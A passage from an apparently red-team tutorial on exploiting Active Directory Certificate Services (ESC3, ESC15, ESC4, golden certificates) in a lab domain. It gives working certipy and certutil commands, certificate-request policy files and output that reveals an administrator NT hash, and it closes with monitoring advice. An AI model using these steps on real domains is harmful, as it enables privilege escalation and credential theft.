


And then select one of the templates our user has access to, `User` is present by default, every user can enroll it and it has exportable private keys.




Next it'll ask for the user you want to enroll on behalf of, and after that the request will be sent.

Press enter or click to view image in full size



If we need to use these certificates with other tools we can export them by right clicking on them -> All Tasks -> Export, selecting to export the private key too.

Press enter or click to view image in full size



Tools like certipy aren't compatible with password-protected certificates so we need to strip the password away first:

```
certipy cert -pfx passwordProtected.pfx -password 'AAAAaaaa!1' -export -out passwordFree.pfx
```

Press enter or click to view image in full size

```
┌──(kali㉿linux)-[~]
└─$ certipy cert -pfx adminExported.pfx -password 'AAAAaaaa!1' -export -out esc3.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'esc3.pfx'

┌──(kali㉿linux)-[~]
└─$ certipy auth -dc-ip 192.168.0.222 -pfx esc3.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@testlab.loc': aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2
```


ESC15

ESC15 exploitation is similar to ESC1, but with a different policy file. Here we define a section for custom application policies where we include the OID of the EKU we want to be injected into the certificate, usually `1.3.6.1.5.5.7.3.2` for `Client Authentication`. If the vulnerable template is of `Machine` type, like `WebServer`, we need to mark the key as exportable and specify to not use the computer store.

```
[Version]
Signature="$Windows NT$"
[NewRequest]
Subject = "CN=administrator,CN=users,DC=testlab,DC=loc"
MachineKeySet = FALSE
Exportable = TRUE
```

```
[ApplicationPolicyStatementExtension]
Policies = AppPolicies
[AppPolicies]
OID = 1.3.6.1.5.5.7.3.2
[Extensions]
2.5.29.17 = "{text}"
_continue_ = "upn=administrator@testlab.loc"
[RequestAttributes]
CertificateTemplate = WebServer
```

When requesting certificates of `Machine` type with users who aren't local admins we see this warning:



This is because this type of certificates by default gets stored in the local computer's store, which unprivileged users cannot access. We can ignore it by clicking OK because as defined by the policy file we are storing the certificate in the user store.

Golden Certificate

Assuming the compromised CA does not make use of an HSM to protect its root private key creating a backup is trivial:

```
certutil -backupkey outputDir
```

The private key should then be moved to a computer where we can safely run certipy's forge command.

Briefly: ESC4

ESC4 may require a little more tinkering, but altering AD template objects is definitely possible with Microsoft-signed tools like ADExplorer (GUI), ldp.exe (GUI) and ldifde.exe (CLI). The way certipy exploits ESC4 is by backing up the vulnerable template and then overwriting it partially with the values of the SubCA template, but adding an ACE that allows Authenticated Users to use the template. This makes the template temporarily vulnerable to ESC1, because SubCA accepts user-supplied SAN and doesn't require

manager approval. These are the attributes that are replaced and their values, taken from the certipy source:

```
CONFIGURATION_TEMPLATE = {
    "showInAdvancedViewOnly": [b"TRUE"],
    "nTSecurityDescriptor": [

b"\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02
\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x0
0\x00\x05\x0b\x00\x00\x00\x01\x05\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xc8\xa3\x
1f\xdd\xe9\xba\xb8\x90,\xaes\xbb\xf4\x01\x00\x00"  # Authenticated Users - Full
Control
    ],
    "flags": [b"0"],
    "pKIDefaultKeySpec": [b"2"],
    "pKIKeyUsage": [b"\x86\x00"],
    "pKIMaxIssuingDepth": [b"-1"],
    "pKICriticalExtensions": [b"2.5.29.19", b"2.5.29.15"],
    "pKIExpirationPeriod": [b"\x00@\x1e\xa4\xe8e\xfa\xff"],
    "pKIOverlapPeriod": [b"\x00\x80\xa6\n\xff\xde\xff\xff"],
    "pKIDefaultCSPs": [b"1,Microsoft Enhanced Cryptographic Provider v1.0"],
    "msPKI-RA-Signature": [b"0"],
    "msPKI-Enrollment-Flag": [b"0"],
    "msPKI-Private-Key-Flag": [b"16842768"],
    "msPKI-Certificate-Name-Flag": [b"1"],
    "msPKI-Minimal-Key-Size": [b"2048"],
}
```


Once the configuration is modified the attacker enrolls on the template by supplying a privileged user name in the SAN and receives a client auth certificate. The template can then be restored to its original configuration with the same LDAP client tool.

Certificate Logon

CredMarshalCredential


The easiest way to use a certificate for client authentication without any external tools is `CredMarshalCredential`, a Windows API function used to turn (marshal) any credential into a string. The marshalled credential can then be fed into any API that supports launching processes with just a username and password.

The builtin `Get-Credential` cmdlet is usually used to turn username and password into `PSCredential` objects, but it also looks for valid client authentication certificates in our certificate store as it uses `CredMarshalCredential` under the hood:



With this `PSCredential` we can launch a PSSession as the impersonated user:

```
$cred = Get-Credential
Enter-PSSession -ComputerName dc.testlab.loc -Credential $cred
```




Or, if we do not have a GUI to select a certificate with, we can pass its thumbprint in the `CertificateThumbprint` parameter:

```
$options = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
Enter-PSSession -ComputerName dc.testlab.loc -SessionOption $options -
CertificateThumbprint <aabbccdd..>
```

This method will not work from a non-domain joined machine, instead we can use Synacktiv's script Invoke-RunAsWithCert, which uses `CredMarshalCredential`to create a new process with `CreateProcessWithLogon`, but it requires local admin permissions.

Something to note is that certificates obtained from ESC15 cannot be used with `Get-Credential`. The cmdlet only lets us pick certificates with the `Client Authentication` OID inside the `Enhanced Key Usage` EKU, but these certificates store the OID inside the `Application Policies` extension.

Press enter or click to view image in full size



While I haven't tried this, it should still be possible to use such certificates by manually calling CredMarshalCredential instead of going through Get-Credential. An example of this can be seen in GetSmartCardCred.ps1.

SChannel / SOAP

There might be cases where we do not want to (or we cannot) rely on PSSessions, for example domains that only allow WinRM connections from specific hosts, or certificates without a proper client auth EKU (ESC15). In these situations SChannel authentication is possible, albeit with a little custom tooling.

I could not find any builtin Windows binaries that allow LDAP authentication with X.509 certificates, but .NET's `LdapConnection` and `DsmlSoapHttpConnection` classes do. The SOAP API of Active Directory Web Services (ADWS) is enabled by default on domain controllers and is accessible on port 9389 to access the directory in a sneakier way compared to LDAP.

In both cases the steps are the same, both classes have a `ClientCertificate` property where we can provide a client auth certificate, but custom tooling is out of the scope of this

post. Besides I would be curious to find any third party LDAP clients with working support for SChannel authentication.

Conclusion

Not only ADCS vulnerabilities are incredibly common, but there are stealthier ways to exploit them by harvesting the power of builtin Microsoft binaries. Usage of certreq and certutil should be monitored, and if they are spotted in the logs of an average user it's a red flag.

ADCS environments need to be thoroughly tested, the number of known vulnerabilities keeps increasing: we are at ESC16 now (it's basically ESC9 but applied universally on every template of a CA, causing every certificate to be issued without the `szOID_NTDS_CA_SECURITY_EXT`extension), and some of them do not even have their own cool name. The next part of this series will focus on these lesser known vulnerabilities.